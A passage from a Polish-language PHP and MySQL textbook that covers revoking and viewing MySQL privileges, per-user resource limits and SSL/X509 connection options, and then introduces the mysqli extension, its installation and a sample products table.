W ramach ostatniego przykładu odbierania uprawnień załóżmy, że chcemy odebrać użytkownikowi *romek@19.168.1.102* przyznane mu wcześniej uprawnienie `DELETE` odnoszące się do kolumny `name` tabeli `books.authors`:

```
mysql>REVOKE INSERT (name) ON books.authors FROM 'romek'@'192.168.1.102';
```

Warto zwrócić uwagę, że po wykonaniu każdego z powyższych poleceń `REVOKE` może się zdarzyć, że użytkownik *romek* wciąż będzie posiadał jakieś uprawnienia odnoszące się do bazy `books` (jeśli nie zostały one jawnie wymienione w poleceniu). Aby mieć pewność, że użytkownikowi zostaną odebrane wszystkie uprawnienia, należy użyć polecenia o następującej postaci:

```
mysql>REVOKE all privileges ON books.* FROM 'romek'@'192.168.1.102';
```

Jeśli jednak naszym celem jest całkowite usunięcie użytkownika z bazy danych `mysql`, to informacje o tym, jak należy to zrobić, można znaleźć w następnej części rozdziału.

Usuwanie użytkownika

Popularnym pytaniem związanym z poleceniem `REVOKE` jest to dotyczące sposobu, w jaki przy jego użyciu można całkowicie usunąć użytkownika. Najprostszą odpowiedzią na to pytanie jest: nie ma takiego sposobu. Załóżmy na przykład, że chcemy dobrać użytkownikowi wszystkie uprawnienia, używając w tym celu następującego polecenia `REVOKE`:

```
mysql>REVOKE ALL privileges ON books.* FROM 'romek'@'192.168.1.102';
```

Choć powyższe polecenie faktycznie usuwa z bazy danych `db` wiersz dotyczący użytkownika *romek@192.168.1.102* i bazy danych `books`, to jednak nie usuwa rekordu użytkownika z tabeli `user`. Dzieje się tak zapewne po to, aby można było później ponownie przyznać użytkownikowi jakieś uprawnienia, bez konieczności zmieniania jego hasła. Jeśli jednak mamy pewność, że taki użytkownik nie będzie nam w przyszłości potrzebny, to można ręcznie usunąć odpowiedni wiersz tabeli `user`, korzystając z polecenia `REMOVE`.

Jeśli Czytelnik używa serwera MySQL w wersji 5.0.2, może skorzystać z polecenia `DROP USER`, by za jednym zamachem usunąć użytkownika i wszystkie jego uprawnienia.

Wskazówki dotyczące poleceń GRANT i REVOKE

Poniższa lista zawiera kilka wskazówek, o których warto pamiętać podczas stosowania poleceń `GRANT` i `REVOKE`:

- Można przyznawać uprawnienia odnoszące się do bazy danych, która jeszcze nie istnieje.
- Jeśli użytkownik podany w poleceniu `GRANT` jeszcze nie istnieje, to zostanie on utworzony.
- Jeśli w poleceniu tworzącym użytkownika nie zostanie podana klauzula `IDENTIFIED BY`, to dla danego konta nie zostanie określone hasło (nie trzeba będzie go podawać podczas logowania).
- Jeśli podczas modyfikowania uprawnień przy użyciu polecenia `GRANT` zostanie w nim podana klauzula `IDENTIFIED BY`, to w wyniku wykonania tego polecenia zostanie zmienione hasło użytkownika.
- W przypadku określania uprawnień odnoszących się do tabel polecenia `GRANT` pozwalają na stosowanie wyłącznie następujących uprawnień: `ALTER`, `CREATE`, `CREATE VIEW`, `DELETE`, `DROP`, `GRANT`, `INDEX`, `INSERT`, `REFERENCES`, `SELECT`, `SHOW VIEW` oraz `UPDATE`.

- W przypadku operowania na poziomie kolumn polecenie `GRANT` pozwala na przydzielanie wyłącznie następujących uprawnień: `INSERT`, `SELECT` oraz `UPDATE`.
- Znaki wieloznaczne (_ oraz %) można stosować w poleceniach `GRANT` podczas określania nazw baz danych oraz hostów. Ponieważ znak podkreślenia „_” można też stosować w nazwach baz danych MySQL, zatem w takim przypadku, aby zastosować go w poleceniu `GRANT`, należy go poprzedzić znakiem odwrotnego ukośnika.
- Czytelnicy używający serwera MySQL w wersji 5.0.2 lub nowszej, którzy chcą utworzyć lub usunąć użytkownika, mogą to zrobić, korzystając z nowych poleceń `CREATE USER` oraz `DROP USER`.
- Aby usunąć wszystkie uprawnienia użytkownika odnoszące się do wszystkich baz danych, nie można zastosować wyrażenia `*.*` — konieczne jest usunięcie wszystkich uprawnień do poszczególnych baz danych za pomocą odrębnych poleceń `REVOKE`.

Przeglądanie posiadanych uprawnień

Choć, oczywiście, można przeglądać uprawnienia użytkownika, wyświetlając odpowiednie rekordy z odpowiednich tabel bazy `mysql`, to jednak wraz z powiększaniem się wielkości tych tabel rozwiązanie to będzie coraz bardziej niewygodne. Na szczęście MySQL udostępnia znacznie wygodniejsze rozwiązanie (a w zasadzie dwa rozwiązania). Oba zostały opisane poniżej.

SHOW GRANTS FOR

Polecenie `SHOW GRANTS FOR` wyświetla uprawnienia posiadane przez wskazanego użytkownika. Oto jego przykład:

```
mysql>SHOW GRANTS FOR 'romek'@'192.168.1.102';
```

Polecenie to generuje tabelę zawierającą informacje uwierzytelniające użytkownika (włącznie z jego zaszyfrowanym hasłem) oraz o wszystkich uprawnieniach przydzielonych mu na poziomie globalnym, poziomie baz danych, tabel oraz kolumn.

Aby sprawdzić uprawnienia aktualnie zalogowanego użytkownika, można skorzystać z funkcji `current_user()`, jak pokazano na poniższym przykładzie:

```
mysql>SHOW GRANTS FOR CURRENT_USER();
```

Podobnie jak w poleceniach `GRANT` i `REVOKE`, także i tu w celu pełnej identyfikacji użytkownika należy podać zarówno jego nazwę, jak i adres hosta, z jakiego nawiązuje połączenie z serwerem MySQL.

Ograniczanie dostępu do zasobów

Zawsze warto monitorować wykorzystanie zasobów, jednak ma to szczególne znaczenie, gdy dostęp do serwera MySQL zapewniany jest szerszemu gronu odbiorców, jak dzieje się na przykład w firmach udostępniających serwery i usługi internetowe. Jeśli takie zagadnienia w jakimś stopniu dotyczą Czytelnika, to zapewne ucieszy go wiadomość, że MySQL w wersji 4.0.2 udostępnia możliwość ograniczania poszczególnym użytkownikom dostępu do zasobów serwera. Ograniczeniami tymi zarządza się w taki sam sposób jak wszystkimi innymi uprawnieniami — wykorzystując tabele uprawnień. Dostępne są w sumie cztery uprawnienia związane z wykorzystaniem zasobów, a informacje o nich są przechowywane w tabeli `user`:

- `max_connections`: określa maksymalną liczbę połączeń z serwerem, jakie użytkownik może wykonać w ciągu godziny.
- `max_questions`: określa maksymalną liczbę zapytań (poleceń SQL `SELECT`), jakie użytkownik może wykonać w ciągu godziny.
- `max_updates`: określa maksymalną liczbę aktualizacji (poleceń SQL `INSERT` i `UPDATE`), jakie użytkownik może wykonać w ciągu godziny.
- `max_user_connections`: określa maksymalną liczbę jednoczesnych połączeń z bazą danych, jakie może nawiązać dany użytkownik (dodane w wersji 5.0.3 serwera MySQL).

Przeanalizujmy teraz kilka przykładów. Pierwszy z nich ogranicza użytkownikowi *darek@%.przykladyphp.pl* liczbę połączeń z serwerem, jakie może wykonać w ciągu godziny, do 3600:

```
mysql>GRANT INSERT, SELECT, UPDATE ON books.* TO
    ->'darek'@'%.przykladyphp.pl' IDENTIFIED BY 'tajne'
    ->WITH max_connections_per_hour 3600;
```

Drugi przykład ogranicza temu samemu użytkownikowi maksymalną liczbę aktualizacji, jakie może wykonać w ciągu godziny, do 10 tysięcy:

```
mysql>GRANT INSERT, SELECT, UPDATE ON books.* TO 'darek'@'%.przykladyphp.pl'
    ->IDENTIFIED BY 'tajne' WITH max_updates_per_hour 10000;
```

Bezpieczne połączenia z serwerem MySQL

Dane przesyłane pomiędzy klientami i serwerami MySQL to zwyczajne transmisje sieciowe. Oznacza to, że potencjalnie istnieje możliwość ich przechwycenia i zmodyfikowania przez osoby nieupoważnione. Czasami takie niebezpieczeństwo nie występuje, gdyż serwer i klienty działają w obrębie tej samej sieci wewnętrznej albo nawet na tym samym komputerze. Jeśli jednak aplikacja wymaga przesyłania danych przy wykorzystaniu niebezpiecznych kanałów komunikacyjnych, to zawsze istnieje możliwość użycia wbudowanych możliwości szyfrowania, jakimi dysponują serwery MySQL. Od wersji 4.0.0 MySQL pojawiła się możliwość szyfrowania przesyłanych danych przy użyciu standardów SSL oraz X509.

Aby skorzystać z tych możliwości, trzeba najpierw wykonać pewne czynności przygotowawcze; nie są one konieczne w przypadku używania serwera w wersji 5.0.10 lub nowszej, obsługującej yaSSL, co oznacza, że w celu skorzystania z połączeń SSL nie jest już potrzebne instalowanie dodatkowego oprogramowania do obsługi OpenSSL. Jednak w razie korzystania z serwera MySQL w wersji 5.1.11 (lub starszej) trzeba go będzie jawnie skonfigurować. W tym celu można użyć opcji konfiguracyjnej `--with-ssl`, by użyć yaSSL, bądź opcji `--with-ssl=/sciezka/do/openssl`, by określić lokalizację implementacji OpenSSL. Niezależnie od wybranego rozwiązania kolejne czynności, jakie należy wykonać, są identyczne. Oto one:

- Zainstalować bibliotekę OpenSLL, którą można pobrać z witryny *www.openssl.org*.
- Skonfigurować MySQL, używając opcji `--with-vio` oraz `--with-openssl`.

Aby sprawdzić, czy serwer MySQL obsługuje bezpieczne połączenia, należy zalogować się do niego przy użyciu klienta `mysql` i wykonać następujące połączenie:

```
mysql>SHOW VARIABLES LIKE 'have_openssl';
```

Po wykonaniu powyższych czynności przygotowawczych konieczne będzie utworzenie lub kupienie dwóch certyfikatów: dla serwera oraz klienta. Czynności, jakie należy w tym celu wykonać, wykraczają poza ramy tematyczne tej książki, jednak informacje na ich temat można znaleźć w internecie.

Opcje polecenia GRANT

Istnieje kilka opcji polecenia `GRANT`, które mają związek z połączeniami SSL. Zostały one przedstawione w tym punkcie rozdziału.

REQUIRE SSL

Ta opcja wymusza, by użytkownik nawiązywał bezpieczne połączenie z serwerem. Jakakolwiek próba nawiązania niezabezpieczonego połączenia skończy się jego odrzuceniem. Oto przykład zastosowania tej opcji:

```
mysql>GRANT INSERT, SELECT, UPDATE ON company.* TO 'jasiek'@'marketing.przykladyphp.pl'
    ->IDENTIFIED BY 'tajne' REQUIRE SSL;
```

Często zadawane pytania

Ponieważ zagadnienia związane z wykorzystaniem połączeń SSL w serwerach MySQL są stosunkowo nowe, zatem wciąż przysparzają użytkownikom pewnych problemów. Ta krótka lista przedstawia kilka najczęściej pojawiających się pytań dotyczących tych zagadnień.

Mój serwer MySQL jest używany wyłącznie przez aplikację internetową, z którą użytkownicy łączą się, używając protokołu HTTPS. Czy powinienem także szyfrować połączenia pomiędzy aplikacją i bazą danych?

To zależy od tego, czy serwer bazy danych działa na tym samym komputerze co serwer WWW. W takim przypadku szyfrowanie może być korzystnym rozwiązaniem wyłącznie wtedy, gdy serwer nie jest bezpieczny. Jeśli natomiast serwer bazy danych działa na innym komputerze niż serwer WWW, dane są przesyłane na serwer WWW potencjalnie niezabezpieczonym kanałem i dlatego mogą wymagać szyfrowania. Nie ma żadnych sztywnych reguł dotyczących szyfrowania. Decyzję można wypracować na podstawie dokładnej analizy czynników związanych z bezpieczeństwem i wydajnością aplikacji.

Rozumiem, że szyfrowanie połączeń z witryną WWW przy użyciu protokołu SSL wiąże się z pogorszeniem wydajności. Czy to samo dotyczy szyfrowania transmisji z serwerem MySQL?

Owszem, będzie to miało wpływ na wydajność aplikacji, gdyż każdy pakiet danych przesyłany pomiędzy klientem i serwerem będzie musiał zostać zaszyfrowany.

Jak mogę się przekonać, że połączenie z serwerem MySQL faktycznie jest szyfrowane?

Najprostszym sposobem uzyskania pewności, że wymiana danych z serwerem MySQL będzie szyfrowana, jest utworzenie konta użytkownika wymagającego połączeń SSL, a następnie podjęcie próby nawiązania połączenia z serwerem obsługującym bezpieczne połączenia przy wykorzystaniu danych tego użytkownika i odpowiedniego certyfikatu SSL. W takim przypadku, jeśli wystąpią jakieś problemy z nawiązaniem połączenia, zostanie wyświetlony komunikat o odmowie dostępu (ang. *Access denied*).

Na jakim porcie są realizowane szyfrowane połączenia z serwerem MySQL?

Serwer MySQL zawsze wykorzystuje ten sam port (3306) niezależnie od tego, czy używa połączeń szyfrowanych, czy nie.

REQUIRE X509

Ta opcja wymusza na użytkowniku przedstawienie ważnego certyfikatu wystawionego przez agencję certyfikującą (ang. *Certificate Authority — CA*). Rozwiązanie to jest wymagane, jeśli chcemy sprawdzać podpis certyfikatu przy użyciu certyfikatu wydanego przez agencję. Warto zwrócić uwagę, że zastosowanie tego rozwiązania nie sprawia, że serwer MySQL będzie uwzględniał pola pochodzenia, tematu oraz wystawcy certyfikatu. Oto przykład:

```
mysql>GRANT insert, select, update on company.* to 'jasiek'@'marketing.przykladyphp.pl'
    ->identified by 'tajne' REQUIRE SSL REQUIRE X509;
```

Dodatkowo ta opcja nie określa, które agencje certyfikujące są prawidłowe, a które nie. Dowolna agencja, która potwierdziła certyfikat, zostanie uznana za prawidłową. Jeśli chcemy narzucić jakieś ograniczenia na to, które agencje będą uznawane za prawidłowe, to można to zrobić w sposób przedstawiony w następnym podpunkcie.

REQUIRED ISSUER

Ta opcja wymusza na użytkowniku podanie ważnego certyfikatu, wystawionego przez prawidłową agencję certyfikującą. Przy okazji należy podać także kilka innych informacji, takich jak kraj pochodzenia, stan pochodzenia, miasto pochodzenia, nazwę właściciela certyfikatu oraz informacje kontaktowe. Oto przykład:

```
mysql>GRANT INSERT, SELECT, UPDATE ON company.* TO 'jasiek'@'marketing.przykladyphp.pl'
   ->IDENTIFIED BY 'tajne' REQUIRE SSL REQUIRE ISSUER 'C=PL, ST=Mazowieckie,
   ->L=Pruszkow, O=PRZYKLADYPHP,
   ->OU=ADMIN, CN=db.przykladyphp.pl/Email=admin@przykladyphp.pl'
```

REQUIRED SUBJECT

Ta opcja polecenia GRANT wymusza, by użytkownik przedstawił ważny certyfikat zawierający odpowiedni „temat". Oto przykład:

```
mysql>GRANT INSERT, SELECT, UPDATE ON company.* TO 'jasiek'@'marketing.przykladyphp.pl'
   ->IDENTIFIED BY 'tajne' REQUIRE SSL REQUIRE SUBJECT
   ->'C=PL, ST=Mazowieckie, L=Pruszkow, O=PRZYKLADYPHP,
   ->OU=ADMIN, CN=db.przykladyphp.pl/Email=admin@przykladyphp.pl'
```

REQUIRE CIPHER

Ta opcja wymusza zastosowanie jednego z nowych algorytmów szyfrowania. Aktualnie dostępne są następujące opcje: EDH, REA, DES, CBC3 oraz SHA. Oto przykład jej użycia:

```
mysql>GRANT INSERT, SELECT, UPDATE ON company.* TO 'jasiek'@'marketing.przykladyphp.pl'
    ->IDENTIFIED BY 'tajne' REQUIRE SSL REQUIRE CIPHER 'DES-RSA';
```

Opcje SSL

Opcje przedstawione w tym punkcie rozdziału są używane zarówno przez serwer, jak i przez klienta próbującego nawiązać połączenie. Umożliwiają one określenie, czy nawiązanie połączenia SSL jest konieczne, a jeśli tak, to wskazują położenie potrzebnych plików certyfikatów i kluczy.

--ssl

Ta opcja informuje, że serwer MySQL powinien pozwalać na nawiązywanie połączeń SSL. W przypadku zastosowania podczas uruchamiania klienta oznacza ona, że zostanie użyte połączenie SSL. Warto zauważyć, że użycie tej opcji ani nie wymaga, ani nie wymusza użycia połączenia SSL. W rzeczywistości przeprowadzone testy wykazują, że nawet nie trzeba jej stosować, by nawiązać szyfrowane połączenie z serwerem. To raczej kolejne przedstawione poniżej flagi mają kluczowy wpływ na udane nawiązanie bezpiecznego połączenia.

--ssl-ca

Ta opcja określa położenie oraz nazwę pliku zawierającego listę zaufanych agencji certyfikujących. Oto przykład jej użycia:

```
--ssl-ca=/home/jason/openssl/cacert.pem
```

--ssl-capath

Ta opcja określa katalog, w którym są przechowywane, zapisane w formacie PEM, zaufane certyfikaty SSL.

--ssl-cert

Ta opcja określa położenie i nazwę certyfikatu SSL, który ma być użyty do nawiązania bezpiecznego połączenia z serwerem. Oto przykład jej użycia:

```
--ssl-cert=/home/jason/openssl/mysql-cert.pem
```

--ssl-cipher

Ta opcja określa, które algorytmy szyfrowania można zastosować. Składnia zapisu listy szyfrów jest taka sama jak ta, której używa następujące polecenie:

```
%>openssl ciphers
```

Aby na przykład zaznaczyć, że podczas nawiązywania bezpiecznego połączenia mogą być używane wyłącznie algorytmy TripleDES oraz Blowfish, należałoby użyć opcji o następującej postaci:

```
--ssl-cipher=des3:bf
```

--ssl-key

Ta opcja określa położenie i nazwę klucza SSL używanego do nawiązywania bezpiecznych połączeń. Oto przykład jej użycia:

```
--ssl-key=/home/jason/openssl/mysql-key.pem
```

W trzech kolejnych podpunktach rozdziału Czytelnik dowie się, jak używać tych opcji — i to zarówno w poleceniach, jak i w pliku konfiguracyjnym *my.cnf*.

Uruchamianie serwera MySQL obsługującego bezpieczne połączenia

Kiedy już będziemy dysponować wymaganymi certyfikatami serwera i klienta, będziemy mogli uruchomić serwer w sposób, który umożliwi nawiązywanie bezpiecznych połączeń. Oto polecenie, jakiego należy w tym celu użyć:

```
%>./bin/mysqld_safe --user=mysql --ssl-ca=$SSL/cacert.pem \
>--ssl-cert=$SSL/server-cert.pem --ssl-key=$SSL/server-key.pem &
```

Zmienna `$SSL` określa ścieżkę do katalogu zawierającego certyfikat SSL.

Nawiązywanie połączenia przy użyciu klienta obsługującego SSL

Poniżej przedstawiłem polecenie, którego można użyć, by nawiązać bezpieczne połączenie z serwerem MySQL:

```
%>mysql --ssl-ca=$SSL/cacert.pem --ssl-cert=$SSL/client-cert.pem \
>--ssl-key=$SSL/client-key.pem -u jason -h www.wjgilmore.com -p
```

Także w tym przypadku zmienna `$SSL` określa ścieżkę do katalogu zawierającego certyfikat SSL.

Określanie opcji SSL w pliku konfiguracyjnym my.cnf

Oczywiście, podawanie opcji związanych z wykorzystaniem połączeń SSL w wierszu poleceń nie jest jedynym dostępnym rozwiązaniem. Można także podać je w pliku konfiguracyjnym *my.cnf*. Poniżej przedstawiłem przykładową zawartość takiego pliku:

```
[client]
ssl-ca   = /home/jason/ssl/cacert.pem
ssl-cert = /home/jason/ssl/client-cert.pem
ssl-key  = /home/jason/ssl/client-key.pem
[mysqld]
ssl-ca   = /usr/local/mysql/ssl/ca.pem
ssl-cert = /usr/local/mysql/ssl/cert.pem
ssl-key  = /usr/local/mysql/openssl/key.pem
```

Podsumowanie

Niepożądane włamanie na serwer bazy danych może pozbawić nas dorobku wielu miesięcy pracy i doprowadzić do utraty danych o nieocenionej wartości. Dlatego też zagadnienia przedstawione w tym rozdziale, choć pozbawione splendoru takich tematów, jak nawiązywanie połączeń z bazami danych lub modyfikowanie struktury tabel, są niezwykle ważne, a znaczenia, jakie ma poświęcenie czasu na dogłębne zrozumienie zagadnień bezpieczeństwa, nie sposób przecenić. Dlatego też sugeruję, by Czytelnik koniecznie poświęcił czas niezbędny na przeanalizowanie i zrozumienie mechanizmów bezpieczeństwa stosowanych w serwerze MySQL, gdyż z problemami zabezpieczeń i praw dostępu będzie się zapewne regularnie stykał podczas pisania aplikacji internetowych.

W następnym rozdziale została przedstawiona biblioteka PHP do obsługi baz danych MySQL. Opisano także sposoby manipulacji informacjami zgromadzonymi w bazach z poziomu skryptów PHP. Zamieszczone informacje dotyczą biblioteki MySQLi, której należy używać w przypadku korzystania z języka PHP w wersji 5.0 (lub wyższej) i serwera MySQL 4.1 (lub nowszego).

ROZDZIAŁ 30

Współpraca PHP i MySQL

Język PHP obsługuje bazy danych MySQL niemal od samego początku swego istnienia — interfejs programistyczny (API) do obsługi tych baz danych pojawił się bowiem już w PHP 2. W rzeczywistości korzystanie z baz danych w skryptach PHP stało się tak powszechne, że już od dobrych kilku lat rozszerzenia do obsługi tych baz danych są domyślnie włączone. Jednak chyba najbardziej wymownym dowodem na bardzo ścisłe relacje pomiędzy społecznościami użytkowników obu tych produktów było udostępnienie w PHP 5 nowego, zaktualizowanego rozszerzenia do obsługi baz danych, nazwanego MySQL Improved[1] (powszechnie określanego jako `mysqli`).

Ale skąd pojawiła się potrzeba wprowadzenia nowej wersji rozszerzenia? Można wskazać dwa powody. Po pierwsze, szybki rozwój serwera MySQL sprawił, że użytkownicy posługujący się poprzednią wersją rozszerzenia, nie mogli korzystać z najnowszych możliwości bazy danych, takich jak polecenia przygotowywane (ang. *prepared statements*), zaawansowane opcje połączeń oraz rozszerzone mechanizmy zabezpieczeń. Po drugie, choć dotychczasowa wersja rozszerzenia wciąż bardzo dobrze służyła programistom, to jednak wielu z nich uważało, że jej proceduralny interfejs jest już przestarzały, i wolałoby korzystać z interfejsu obiektowego, który można by nie tylko bardziej ściśle zintegrować z tworzonymi aplikacjami, lecz także rozszerzać w razie pojawienia się takiej potrzeby. Aby zaspokoić te braki i oczekiwania, twórcy PHP zdecydowali, że nadszedł już czas, by zmodyfikować rozszerzenie do obsługi baz danych MySQL. Co więcej, postanowiono, że modyfikacje będą obejmować nie tylko zmianę wewnętrznego sposobu działania, mającą na celu poprawę jego wydajności, lecz także wzbogacenie możliwości rozszerzenia, tak by pozwalało ono na korzystanie z mechanizmów dodanych w nowszych wersjach serwera MySQL. Poniższa lista przedstawia kluczowe zmiany wprowadzone w rozszerzeniu `mysqli`:

- **Obiektowość**: rozszerzenie `mysqli` zostało zaimplementowane w postaci grupy klas, zachęcając tym samym do wykorzystania nowoczesnego, obiektowego paradygmatu programowania, który jest powszechnie uznawany za bardziej wygodny i wydajny od oryginalnego paradygmatu proceduralnego stosowanego w PHP. Nie można jednak powiedzieć, by osoby preferujące programowanie proceduralne miały pecha, gdyż rozszerzenie `mysqli` udostępnia także taki interfejs (choć nie został on opisany w tym rozdziale).
- **Polecenia przygotowane**: polecenia przygotowane pozwalają uniknąć narzutów i wielu problemów związanych z korzystaniem z poleceń SQL, które mają być wielokrotnie wykonywane; a właśnie takie polecania bardzo często pojawiają się w aplikacjach internetowych korzystających z baz danych. Co więcej, polecenia tego typu zapewniają dodatkowy poziom bezpieczeństwa, gdyż zabezpieczają przed atakami typu *SQL injection*[2].

---

[1] Angielski termin *improved* oznacza „poprawiony" — *przyp. tłum.*

[2] W dosłownym tłumaczeniu: „zastrzyk SQL"; atak ten polega na dodaniu do właściwego zapytania kodu SQL, który zmieni wyniki jego działania — *przyp. tłum.*

- **Obsługa transakcji**: choć już oryginalne rozszerzenie PHP do obsługi MySQL udostępniało możliwość korzystania z transakcji, to jednak rozszerzenie `mysqli` dostarcza obiektowy interfejs do ich obsługi. Odpowiednie metody zostały przedstawione w tym rozdziale, natomiast wyczerpującą prezentację zagadnień związanych z transakcjami można znaleźć w rozdziale 37.
- **Poprawione możliwości debugowania**: rozszerzenie `mysqli` udostępnia wiele metod służących do debugowania zapytań, pozwalając tym samym na znaczną poprawę wydajności procesu tworzenia aplikacji.
- **Obsługa osadzonego serwera MySQL**: biblioteka osadzonego serwera MySQL została udostępniona w wersji 4.0 MySQL. Jest ona przeznaczona dla wszystkich, którzy chcą uruchamiać kompletny serwer MySQL wewnątrz aplikacji klienckiej, takiej jak kiosk lub aplikacja komputerowa. Rozszerzenie `mysqli` udostępnia metody pozwalające na nawiązywanie połączeń z takimi osadzonymi serwerami MySQL i manipulowanie zarządzanymi przez nie ich bazami danych.
- **Obsługa konfiguracji wykorzystujących replikację**: od wersji 3.23.15 serwery MySQL obsługują mechanizm replikacji, choć w wyższych wersjach został on znacznie poprawiony. Nowe możliwości rozszerzenia `mysqli` dają nam pewność, że wszystkie zapytania będą kierowane do serwera pełniącego funkcję serwera głównego replikacji.

Programiści znający wcześniejszą wersję rozszerzenia do obsługi baz MySQL uznają zapewne, że rozszerzenie `mysqli` wydaje się dobrze znane, a to dzięki temu, że wykorzystano w nim dokładnie te same konwencje nazewnicze. Na przykład funkcja służąca do nawiązywania połączenia z serwerem nosi nazwę `mysqli_connect()`, a nie — jak było wcześniej — `mysql_connect()`. Co więcej, wszystkie parametry i działanie funkcji są — z punktu widzenia programisty — dokładnie takie same jak w poprzedniej wersji rozszerzenia.

Wymagania instalacji

W PHP 5 obsługa nowego rozszerzenia do obsługi baz MySQL nie wchodzi w skład domyślnej dystrybucji języka. Dlatego aby z niej skorzystać, konieczne jest wprowadzenie odpowiednich zmian w konfiguracji PHP. W tym podrozdziale Czytelnik dowie się, jak to zrobić — i to zarówno w systemie Linux, jak i Windows.

Włączanie rozszerzenia mysqli w systemach Linux oraz Unix

W systemach Linux oraz Unix skonfigurowanie rozszerzenia `mysqli` sprowadza się do zastosowania opcji konfiguracyjnej `--with-mysqli`. Powinna ona wskazywać lokalizację programu `mysql_config` dostarczanego wraz z serwerem MySQL w wersjach 4.1 i nowszych.

Włączanie rozszerzenia mysqli w systemie Windows

W przypadku systemu Windows włączenie rozszerzenia `mysqli` sprowadza się do usunięcia znaku komentarza z początku poniższego wiersza umieszczonego w pliku *php.ini*:

```
extension=php_mysqli.dll
```

Jak zawsze w przypadku włączania rozszerzeń w systemie Windows należy się upewnić, że dyrektywa konfiguracyjna `extension_dir` wskazuje właściwy katalog. Informacje dotyczące konfiguracji PHP można znaleźć w rozdziale 2.

Stosowanie sterownika MySQL

W przeszłości język PHP wymagał, by na komputerze, z którego skrypty nawiązywały połączenie z serwerem, była zainstalowana biblioteka kliencka MySQL i to niezależnie od tego, czy serwer działał na tym samym

komputerze, czy nie. W PHP 5.3 ta niedogodność została wyeliminowana poprzez wprowadzenie nowego sterownika MySQL, określanego jako MySQL Native Driver (lub `mysqlnd`), mającego wiele zalet w porównaniu ze swoim poprzednikiem. Sterownik ten *nie* udostępnia żadnego nowego API, lecz raczej stanowi nowy kanał komunikacyjny, którego istniejący API może używać do komunikacji z serwerem MySQL. Sterownik ten został w całości napisany w języku C, jest ściśle zintegrowany z architekturą PHP i udostępniany na zasadach licencji PHP. Sugeruję, aby go używać, chyba że Czytelnik ma poważne powody przemawiające za wykorzystaniem rozwiązań alternatywnych.

By wykorzystać sterownik `mysqlnd` wraz z jednym z dostępnych rozszerzeń MySQL, trzeba będzie przekompilować PHP z wykorzystaniem odpowiedniej opcji konfiguracyjnej. Aby na przykład wykorzystać go wraz z rozszerzeniem `mysqli`, należy zastosować następującą opcję:

```
--with-mysqli=mysqlnd
```

Jeśli planujemy używać zarówno rozszerzenia PDO_MySQL, jak i `mysqli`, to można wskazać je oba podczas konfiguracji i rekompilacji PHP:

```
%>./configure --with-mysqli=mysqlnd --with-pdo-mysql=mysqlnd [inne opcje]
```

Jednak sterownik `mysqlnd` ma pewne ograniczenia. Aktualnie nie obsługuje ani kompresji danych, ani szyfrowanych połączeń SSL. Warto jednak przeczytać najnowsze informacje na jego temat, które można znaleźć na stronie *http://dev.mysql.com/downloads/connector/php-mysqlnd/*.

Zarządzanie uprawnieniami użytkowników

Ograniczenia, jakim podlega interakcja PHP z serwerem MySQL, są takie same jak w przypadku wszystkich innych klientów. Skrypt PHP, który chce korzystać z bazy danych, wciąż musi nawiązać połączenie z serwerem MySQL i wybrać odpowiednią bazę. Możliwość wykonania obu tych operacji i zapytań SQL, które zapewne byłyby wykonywane później, zależy wyłącznie od tego, czy wybrany użytkownik będzie posiadać odpowiednie uprawnienia.

Uprawnienia te są określane i weryfikowane w momencie, gdy skrypt nawiązuje połączenie z serwerem bazy danych, a także za każdym razem, gdy wykonywane jest polecenie wymagające sprawdzenia uprawnień. Niemniej programista musi określić użytkownika bazy danych tylko jeden raz — podczas nawiązywania połączenia; użytkownik ten będzie używany we wszystkich operacjach na bazie aż do zakończenia skryptu, chyba że w jakimś jego momencie zostanie nawiązane kolejne połączenie z serwerem. W dalszej części rozdziału Czytelnik dowie się, jak można nawiązać połączenie z serwerem i przekazać do niego wymagane informacje uwierzytelniające.

Korzystanie z przykładowych danych

Nauka nowych zagadnień jest znacznie łatwiejsza, gdy prezentowane pojęcia zostaną poparte spójnymi przykładami. Dlatego we wszystkich dalszych przykładach będziemy używali tabeli `products` należącej do bazy danych `corporate`. Poniżej przedstawiłem strukturę tej tabeli:

```
CREATE TABLE products (
   id INT NOT NULL AUTO_INCREMENT,
   sku VARCHAR(8) NOT NULL,
   name VARCHAR(100) NOT NULL,
   price DECIMAL(5,2) NOT NULL,
   PRIMARY KEY(id)
)
```

Tabela ta zawiera cztery przedstawione poniżej rekordy:

```
+-------+----------+--------------------------+-------+
| id    | sku      | name                     | price |
+-------+----------+--------------------------+-------+
| 1     | TY232278 | Pasta do zębów AquaSmooth | 2.25  |
| 2     | PO988932 | Szampon BujnaGlaca        | 3.99  |
| 3     | ZP457321 | Balsam po goleniu         | 4.50  |
| 4     | KL334899 | Żyletki Brzytewki         | 4.17  |
+-------+----------+--------------------------+-------+
```

Praktyczne wykorzystanie rozszerzenia mysqli

Rozszerzenie `mysqli` udostępnia wszystkie możliwości swojego poprzednika oraz kilka nowych, które zostały dodane w związku z przekształceniem MySQL w kompletny serwer baz danych. W tym podrozdziale został przedstawiony szeroki wachlarz możliwości tego rozszerzenia, poczynając od nawiązywania połączenia z serwerem, poprzez wykonywanie zapytań i pobieranie danych, na realizacji wielu innych zadań kończąc.

Konfiguracja i nawiązywanie połączenia

Interakcje z serwerami baz danych zawsze zaczynają się od przygotowania połączenia, a kończą jego zamknięciem, przy czym ta pierwsza operacja składa się zazwyczaj z dwóch czynności: nawiązania połączenia oraz wybrania bazy danych. Niemal wszystkie możliwości, jakie zapewnia rozszerzenie `mysqli`, można wykonywać na dwa sposoby — obiektowy i proceduralny; nie inaczej jest z nawiązywaniem połączenia z serwerem MySQL. Jednak w tym rozdziale będzie prezentowany jedynie obiektowy sposób korzystania z baz danych.

Jeśli Czytelnik zdecyduje się operować na serwerze MySQL przy wykorzystaniu interfejsu obiektowego, to pierwszą czynnością, jaką będzie musiał wykonać, będzie utworzenie obiektu `mysqli` przy użyciu jego konstruktora:

```
mysqli([string host [, string nazwauzytkownika [, string haslo
                    [, string nazwabazydanych [, int port, [string gniazdo]]]]]])
```

Wszyscy, którzy już wcześniej korzystali z baz danych MySQL w skryptach PHP, od razu zauważą, że powyższy konstruktor umożliwia przekazanie wielu parametrów tradycyjnie przekazywanych w wywołaniu funkcji `mysql_connect()`.

Utworzenie instancji klasy `mysqli` jest realizowane w standardowy, obiektowy sposób:

```
$mysqli = new mysqli('localhost', 'uzytkownik_katalogu', 'tajne', 'corporate');
```

